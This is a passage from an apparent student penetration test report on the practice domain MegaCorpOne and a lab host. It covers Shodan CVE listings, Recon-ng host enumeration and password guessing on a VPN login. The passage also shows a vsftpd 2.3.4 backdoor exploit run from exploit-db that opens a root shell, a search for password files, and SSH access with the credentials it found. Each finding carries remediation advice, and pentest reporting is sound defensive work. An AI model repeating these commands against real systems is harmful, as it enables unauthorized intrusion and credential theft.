CVE-2019-17567 Apache HTTP Server versions 2.4.6 to 2.4.46 mod_proxy_wstunnel configured on an URL that is not necessarily Upgraded by the origin server was tunneling the whole connection regardless, thus allowing for subsequent requests on the same connection to pass through with no HTTP validation, authentication or authorization possibly configured.

CVE-2019-10097 In Apache HTTP Server 2.4.32-2.4.39, when mod_remoteip was configured to use a trusted intermediary proxy server using the "PROXY" protocol, a specially crafted PROXY header could trigger a stack buffer overflow or NULL pointer deference. This vulnerability could only be triggered by a trusted proxy and not by untrusted HTTP clients.

CVE-2022-31813 Apache HTTP Server 2.4.53 and earlier may not send the X-Forwarded-For headers to the origin server based on client side Connection header hop-by-hop mechanism. This may be used to bypass IP based authentication on the origin server/application.

SSL Certificate

```

X509v3 Key Usage: critical
Digital Signature, Key Encipherment
X509v3 Extended Key Usage:
TLS Web Server Authentication, TLS Web Client Authentication
X509v3 Basic Constraints: critical
CA:FALSE
X509v3 Subject Key Identifier:
5B:D3:3E:22:CD:1C:4C:5C:E7:3E:1C:40:A5:C5:60:AB:AB:94:37:4C
X509v3 Authority Key Identifier:
14:2E:83:17:87:58:56:CB:AE:50:09:40:E6:1F:AF:90:88:14:C2:C6
Authority Information Access:
OCSP - URI:http://r3.o.lencr.org
CA Issuers - URI:http://r3.i.lencr.org/
X509v3 Subject Alternative Name:
DNS:www.megacorpone.com
X509v3 Certificate Policies:
Policy: 2.23.140.1.2.1
CT Precertificate SCTS:
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : B7:3E:FB:24:DF:9C:4D:BA:75:F2:39:C5:BA:58:F4:6C:
50:FC:42:CF:7A:9F:35:C4:9E:1D:09:81:25:ED:B4:99
Timestamp : Jun 25 07:32:09.375 2023 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:44:02:20:27:F7:4D:54:8B:04:2F:02:E0:97:00:M:
CA:5D:08:13:4F:EB:13:00:88:EC:4D:3E:65:39:26:BF:
E5:C2:BA:F8:02:20:45:CC:DE:D3:B1:20:0B:C5:1B:C:
52:RC:05:4C:6F:06:59:85:60:71:26:32:1A:CF:0A:85:
CB:0B:8E:28:85:24
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : AD:F7:BE:FA:7C:FF:10:C8:BB:90:3D:9C:1E:3E:1B:6A:
84:67:29:50:C7:B1:0C:24:CA:85:86:34:EB:DC:82:8A
Timestamp : Jun 25 07:32:09.463 2023 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:45:92:21:00:CC:89:6E:35:00:BA:86:EF:0E:B7:
59:0E:BE:BA:F2:09:09:09:41:AC:61:69:48:62:F7:88:
F3:99:4E:9C:FE:02:20:77:08:08:AB:9E:68:9E:4E:E8:
30:98:FF:81:EB:C7:AD:07:54:41:9B:D2:49:60:10:F7:
77:09:73:2A:F3:8B:8A
Signature Algorithm: sha512WithRSAEncryption
Signature Value:
64:2e:d3:a8:fc:f5:c8:80:b3:86:91:26:4d:76:b2:78:65:4e:
53:eb:b7:e8:69:95:a2:80:32:3d:3d:52:17:42:80:eb:65:25:
9d:51:48:f6:c1:db:c4:06:78:94:85:c7:49:60:5e:29:0d:99:
32:8a:f0:ee:27:42:64:5f:eb:4e:1e:6d:37:35:db:f4:e7:ed:
```

Figure 1.12




Figure 1.13

The screenshot shows a Microsoft Edge browser window with the following details:

- Address Bar:** https://www.shodan.io/host/149.56.244.87
- Tab Bar:** Class-A/16-Pentestin, Index of /assets, Azure Lab Services, nil0x42/awesome-ha..., Home | University of T..., Google, YouTube, Class-A/09-Networkin..., CyberSecurity Course, Class-A/01-Cyberse...
- Content Area:** A list of vulnerabilities found on the host:
 - CVE-2019-0220:** A vulnerability was found in Apache HTTP Server 2.4.0 to 2.4.38. When the path component of a request URL contains multiple consecutive slashes ('/'), directives such as LocationMatch and RewriteRule must account for duplicates in regular expressions while other aspects of the servers processing will implicitly collapse them.
 - CVE-2022-22719:** A carefully crafted request body can cause a read to a random memory area which could cause the process to crash. This issue affects Apache HTTP Server 2.4.52 and earlier.
 - CVE-2022-22720:** Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to HTTP Request Smuggling
 - CVE-2022-36760:** Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.54 and prior versions.
 - CVE-2023-25690:** Some mod_proxy configurations on Apache HTTP Server versions 2.4.0 through 2.4.55 allow a HTTP Request Smuggling attack. Configurations are affected when mod_proxy is enabled along with some form of RewriteRule or ProxyPassMatch in which a non-specific pattern matches some portion of the user-supplied request-target (URL) data and is then re-inserted into the proxied request-target using variable substitution. For example, something like: RewriteEngine on RewriteRule "^\/here/(.*)" "http://example.com:8080/elsewhere?\\$1"; [P] ProxyPassReverse /here/ http://example.com:8080/ Request splitting/smuggling could result in bypass of access controls in the proxy server, proxying unintended URLs to existing origin servers, and cache poisoning. Users are recommended to update to at least version 2.4.56 of Apache HTTP Server.
 - CVE-2020-9490:** Apache HTTP Server versions 2.4.20 to 2.4.43. A specially crafted value for the 'Cache-Digest' header in a HTTP/2 request would result in a
- Bottom Bar:** Weather icon (22°C Haze), a blue square icon, a magnifying glass icon labeled 'Search', a blue speech bubble icon, a white square icon, a blue video camera icon, and a yellow folder icon.

Figure 1.14

The screenshot shows a web browser window with the URL <https://www.shodan.io/host/149.56.244.87>. The page displays a list of vulnerabilities found on the target host:

- CVE-2020-9490**: Apache HTTP Server versions 2.4.20 to 2.4.43. A specially crafted value for the 'Cache-Digest' header in a HTTP/2 request would result in a crash when the server actually tries to HTTP/2 PUSH a resource afterwards. Configuring the HTTP/2 feature via "H2Push off" will mitigate this vulnerability for unpatched servers.
- CVE-2020-11984**: Apache HTTP server 2.4.32 to 2.4.44 mod_proxy_uwsgi info disclosure and possible RCE
- CVE-2021-44790**: A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r:parsebody() called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerability though it might be possible to craft one. This issue affects Apache HTTP Server 2.4.51 and earlier.
- CVE-2021-26690**: Apache HTTP Server versions 2.4.0 to 2.4.46 A specially crafted Cookie header handled by mod_session can cause a NULL pointer dereference and crash, leading to a possible Denial Of Service
- CVE-2021-26691**: In Apache HTTP Server versions 2.4.0 to 2.4.46 a specially crafted SessionHeader sent by an origin server could cause a heap overflow
- CVE-2022-26377**: Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.53 and prior versions.
- CVE-2022-28614**: The ap_rwrite() function in Apache HTTP Server 2.4.53 and earlier may read unintended memory if an attacker can cause the server to reflect very large input using ap_rwrite() or ap_rputs(), such as with mod_luas r:puts() function. Modules compiled and distributed separately from Apache HTTP Server that use the 'ap_rputs' function and may pass it a very large (INT_MAX or larger) string must be compiled against current headers to resolve this issue.

At the bottom of the browser window, there are various icons and a status bar showing "22°C Haze".

Figure 1.15

The screenshot shows a Microsoft Edge browser window with multiple tabs open at the top. The active tab is for Shodan with the URL <https://www.shodan.io/host/149.56.244.87>. Below the tabs, the address bar also displays the same URL. The main content area lists several Apache HTTP Server vulnerabilities:

- CVE-2022-28614**: The `ap_rwrite()` function in Apache HTTP Server 2.4.53 and earlier may read unintended memory if an attacker can cause the server to reflect very large input using `ap_rwrite()` or `ap_rputs()`, such as with `mod_luas r:puts()` function. Modules compiled and distributed separately from Apache HTTP Server that use the '`ap_rputs`' function and may pass it a very large (`INT_MAX` or larger) string must be compiled against current headers to resolve the issue.
- CVE-2020-13938**: Apache HTTP Server versions 2.4.0 to 2.4.46 Unprivileged local users can stop `httpd` on Windows
- CVE-2019-9517**: Some HTTP/2 implementations are vulnerable to unconstrained internal data buffering, potentially leading to a denial of service. The attacker opens the HTTP/2 window so the peer can send without constraint; however, they leave the TCP window closed so the peer cannot actually write (many of) the bytes on the wire. The attacker then sends a stream of requests for a large response object. Depending on how the servers queue the responses, this can consume excess memory, CPU, or both.
- CVE-2019-10082**: In Apache HTTP Server 2.4.18-2.4.39, using fuzzed network input, the http/2 session handling could be made to read memory after being freed, during connection shutdown.
- CVE-2021-44224**: A crafted URI sent to `httpd` configured as a forward proxy (`ProxyRequests on`) can cause a crash (NULL pointer dereference) or, for configurations mixing forward and reverse proxy declarations, can allow for requests to be directed to a declared Unix Domain Socket endpoint (Server Side Request Forgery). This issue affects Apache HTTP Server 2.4.7 up to 2.4.51 (included).
- CVE-2021-39275**: `ap_escape_quotes()` may write beyond the end of a buffer when given malicious input. No included modules pass untrusted data to these functions, but third-party / external modules may. This issue affects Apache HTTP Server 2.4.48 and earlier.

At the bottom of the browser window, there is a toolbar with icons for weather (22°C Haze), search, and other browser controls.

Figure 1.16

The screenshot shows a Microsoft Edge browser window with several tabs open. The active tab displays search results from Shodan for the Apache HTTP Server version 2.4.7 up to 2.4.51 (included). The results list four specific vulnerabilities:

- CVE-2021-39275**: ap_escape_quotes() may write beyond the end of a buffer when given malicious input. No included modules pass untrusted data to these functions, but third-party / external modules may. This issue affects Apache HTTP Server 2.4.48 and earlier.
- CVE-2022-28615**: Apache HTTP Server 2.4.53 and earlier may crash or disclose information due to a read beyond bounds in ap_strcmp_match() when provided with an extremely large input buffer. While no code distributed with the server can be coerced into such a call, third-party modules or lua scripts that use ap_strcmp_match() may hypothetically be affected.
- CVE-2022-30556**: Apache HTTP Server 2.4.53 and earlier may return lengths to applications calling rwsread() that point past the end of the storage allocated for the buffer.
- CVE-2023-27522**: HTTP Response Smuggling vulnerability in Apache HTTP Server via mod_proxy_uwsgi. This issue affects Apache HTTP Server: from 2.4.30 through 2.4.55. Special characters in the origin response header can truncate/split the response forwarded to the client.

Below the search results, there is a section titled "// PRODUCTS" with links to various services: Monitor, Bulk Data, Search Engine, Images, Developer API, Snippets, and Maps. At the bottom of the page, there is a weather widget showing "22°C Haze" and a navigation bar with icons for Home, Search, and other browser controls.

Remediation:

- Close Port 22 to ensure that malicious actors are not able to see a potential for an attack.

IP Addresses Exposed for Domain Servers

Risk Rating: Medium

Description:

Using Recon-*ng* (Figure 1.17 - 1.20) which is a tool available to the public, S PTR was able to gather the IP addresses of MegaCorpOne's names servers (Figure 1.17). When using Recon-*ng* the module "recon/domains-host/hackertarget" was used to gather this IP information. Once the Recon-*ng* module is loaded, we elected the info command to see what the module requires, which is www.megacorpone.com being set as the source. This can be done with the following command "options set source megacorpone.com". When options have been configured, the "run" command was used to execute the module (figure 1.17). The results of the module are displayed in figure 1.18 which show that IP addressed associated with megacorpone.com. The next option for us was to generate a html report through Recon-*ng*. This was done by loading the module "reporting/html" then running the info command to see what information is required which included the creator and customer, these options were set using the following commands "options set CREATOR Pentester" and "options set CUSTOMER MegaCorpOne" (Figure 1.19). Once all options had been set we again used the "run" command to generate the report which we then used the following command "xdg-open /root/.recon-*ng*/workspaces/default/results.html" to open the file and see the results (figure 1.20). This is a large risk because it allows any malicious actor to conduct attacks such as DNS poisoning or spoofing. These attacks would redirect individuals to a malicious site that has been set up by the bad actor, and then client or even employee information could be stolen (login credentials).

Affected Hosts: ns1.megacorpone.com, ns2.megacorpone.com, ns3.megacorpone.com

Remediation:

- Make the IP of these servers private, so they are not visible to the public.
- If MegaCorpOne decides to keep the IP addresses public, then they would need to set up a more comprehensive firewall system in place.

Figure 1.17

Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

root@kali: ~

```
[recon-ng][default] > modules load recon/domains-hosts/hackertarget
[recon-ng][default][hackertarget] > info

    Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
    Version: 1.1

Description:
    Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
    Name      Current Value   Required  Description
    SOURCE    megacorpone.com  yes        source of input (see 'info' for details)

Source Options:
    default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
    <string>    string representing a single input
    <path>       path to a file containing a list of inputs
    query <sql>  database query returning one column of inputs

[recon-ng][default][hackertarget] > options
Manages the current context options

Usage: options <list|set|unset> [ ... ]

[recon-ng][default][hackertarget] > options set source megacorpone.com
SOURCE => megacorpone.com
[recon-ng][default][hackertarget] > run

_____
MEGACORPONE.COM
_____
[*] Country: None
[*] Host: fs1.megacorpone.com
[*] Ip_Address: 51.222.169.210
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: ns1.megacorpone.com
[*] Ip_Address: 51.79.37.18
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: mail2.megacorpone.com
[*] Ip_Address: 51.222.169.213
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
```

Figure 1.18

Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

root@kali:~

```
[recon-ng][default][hackertarget] > options set source megacorpone.com
SOURCE => megacorpone.com
[recon-ng][default][hackertarget] > run

MEGACORPONE.COM

[*] Country: None
[*] Host: fs1.megacorpone.com
[*] Ip_Address: 51.222.169.210
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: ns1.megacorpone.com
[*] Ip_Address: 51.79.37.18
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: mail2.megacorpone.com
[*] Ip_Address: 51.222.169.213
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: ns2.megacorpone.com
[*] Ip_Address: 51.222.39.63
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: www2.megacorpone.com
[*] Ip_Address: 149.56.244.87
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: ns3.megacorpone.com
[*] Ip_Address: 66.70.207.180
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: beta.megacorpone.com
[*] Ip_Address: 51.222.169.209
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
```

Figure 1.19

```
[recon-ng][default] > marketplace install reporting/html
[*] Module installed: reporting/html
[*] Reloading modules ...
[recon-ng][default] > modules load reporting/html
[recon-ng][default][html] > info

    Name: HTML Report Generator
    Author: Tim Tomes (@lanmaster53)
    Version: 1.0

Description:
    Creates an HTML report.

Options:
  Name      Current Value          Required  Description
  CREATOR
  CUSTOMER
  FILENAME /root/.recon-ng/workspaces/default/results.html
  SANITIZE True

[recon-ng][default][html] > options set creator Pentester
CREATOR => Pentester
[recon-ng][default][html] > options set Customer MegaCorpOne
CUSTOMER => MegaCorpOne
[recon-ng][default][html] > run
[*] Report generated at '/root/.recon-ng/workspaces/default/results.html'.
[recon-ng][default][html] >
```

Figure 1.20

The screenshot shows a web browser window with the title "Recon-ng Reconnaissance Report" and the URL "file:///root/.recon-ng/workspaces/default/results.html". The page content is as follows:

MegaCorpOne

Recon-ng Reconnaissance Report

[-] Summary

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	18
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

[-] Hosts

host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.223.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget

Created by: Pentester
Sun, Jul 16 2023 17:33:09

Weak Password on Public Web Application

Risk Rating: Critical

Description:

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication, but is susceptible to a dictionary attack. SPTR was able to use a username gathered from OSINT in combination with a word list in order to guess the user's password and access the configuration file. We used the user thudson to guess the password for the log in process, which happened to be his own username.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user thudson's password.

Exploitable Open Ports on Network

Risk Rating: Critical

Description:

SPTR used a Zenmap scan to gather information on vulnerable workstations and open ports that would allow easy exploitation. Zenmap configuration was set to run an intense scan on the network for the IP subnet range of 172.22.117.0/24 (figure 1.21). This scan shows a number of ports that are open on the IP 172.22.117.150. For our second scan, we added a script to the scan for vsftpd which can be set under profile>edit profile and is located under the scripting header. The specific script that was added is "ftp-vsftpd-backdoor". Once this scan was "run" results are displayed in figure 1.23 which shows that port 21 is vulnerable to ftp backdoor exploits. When SPTR discovered this, we went back to our Linux terminals and used searchsploit to display known exploits against vsftpd which are shown in figure 1.23. The vsftpd 2.3.4 exploit was chosen and we used the following command "nano /usr/share/exploitdb/exploits/unix/remote/49757.py" to see if any changes were needed in the script but both the args and hosts did not need to be edited. The following command was entered into the terminal, "python /usr/share/exploitdb/exploits/unix/remote/49757.py" and was run and figure 1.23 shows that a shell was opened on the system, and we are able to look through the directories on the Linux machine.

Affected Hosts: megacorpone.com

Remediation:

- Verify software is up-to-date with latest patches
- Close ports that do not need to be opened, in this case port 22
- Vulnerability scanning should take place in the network regularly

- Use a service that can provide the latest CVE updates.

Figure 1.21

```

Zenmap
Scan Tools Profile Help
Target: 172.22.117.0/24 Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v 172.22.117.0/24
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host Details
Nmap scan report for 172.22.117.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 17:52
Completed Parallel DNS resolution of 1 host. at 17:52, 7.53s elapsed
Initiating SYN Stealth Scan at 17:52
Scanning 172.22.117.150 (1 host)
Completed SYN Stealth Scan at 17:52, 0.42s elapsed (1000 total ports)
Initiating Service scan at 17:52
Scanning 23 services on 172.22.117.150
Completed Service scan at 17:53, 36.12s elapsed (23 services on 1 host)
Initiating OS detection (try #1) against 172.22.117.150
Filter Hosts

```

Figure 1.22 IP 172.22.117.150 vulnerable to vsftpd

```

Zenmap
Scan Tools Profile Help
Target: 172.22.117.150 Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host Details
172.22.117.150
Completed NSE at 21:27, 8.05s elapsed
Initiating NSE at 21:27
Completed NSE at 21:27, 8.01s elapsed
Nmap scan report for 172.22.117.150
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (reset)
Bug in rpcinfo: no string output.
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:2011-2523 BID:48539
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         https://www.securityfocus.com/bid/48539
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh rexecd
513/tcp   open  login? 
514/tcp   open  shell   Netkit rshd
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
2121/tcp  open  ftp    ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-Subuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  X11   (access denied)
6667/tcp  open  irc    UnrealIRCd
Filter Hosts

```

figure 1.23

The screenshot shows a terminal window titled "Index of / - Mozilla Firefox" running on a Kali Linux system. The terminal displays a list of vulnerabilities for vsftpd, including versions 2.0.5 through 3.0.3. It then shows the use of the "49757.py" exploit script. The user runs "python /usr/share/exploitdb/exploits/unix/remote/49757.py" and provides the host IP address "172.22.117.150". The exploit connects to the target via Telnet on port 6200. The user then lists the contents of the "/var/tmp" directory, which includes files like "adminpassword.txt", "msfadmin", and "msfadmin.rc". Finally, the user runs "msfconsole" to interact with the exploit.

```

vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
vsftpd 3.0.3 - Remote Denial of Service

Shellcodes: No Results

[root@kali:~/Downloads]
# nano /usr/share/exploitdb/exploits/unix/remote/49757.py

[root@kali:~/Downloads]
# python /usr/share/exploitdb/exploits/unix/remote/49757.py
usage: 49757.py [-h] host
49757.py: error: too few arguments

[root@kali:~/Downloads]
# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Traceback (most recent call last):
  File "/usr/share/exploitdb/exploits/unix/remote/49757.py", line 37, in <module>
    tn2=Telnet(host, 6200)
  File "/usr/lib/python2.7/telnetlib.py", line 211, in __init__
    self.open(host, port, timeout)
  File "/usr/lib/python2.7/telnetlib.py", line 227, in open
    self.sock = socket.create_connection((host, port), timeout)
  File "/usr/lib/python2.7/socket.py", line 575, in create_connection
    raise err
socket.error: [Errno 111] Connection refused

[root@kali:~/Downloads]
# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send 'exit' to quit shell
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

Exploitation and Privilege Escalation

Risk Rating: Critical

Description:

In our initial recon phase, S PTR learned about the poor password management practices within MegaCorpOne. Using the credentials that were found for user thudson S PTR was able to exploit ports that were open on the network. Using the shell exploit that was discovered, we are able to navigate the Linux machine and search to find more credentials stored on the system. On the terminal as we continue using the "python /usr/share/exploitdb/exploits/unix/remote/49757.py" exploit we navigated through the shell and search all files and folders using the following command "find / f -iname "*pass*.txt"". The search result showed a file adminpassword.txt in the /var/tmp/ folder (figure 1.24). Using the cat command on the txt file shows the password for the admin. In a new terminal on the Linux machine the following command was run "ssh msfadmin@172.22.117.150" a prompt appears to enter the password for the user and the newfound password is entered, and it gives us access to the system (figure 1.26).

Affected Hosts: megacorpone.com

Remediation:

- Use stronger tools for password management
- DO not save any user data such as log-in credentials on the system in a txt file.
- Create a list of computers that are allowed to SSH into the server.


Figure 1.24

```
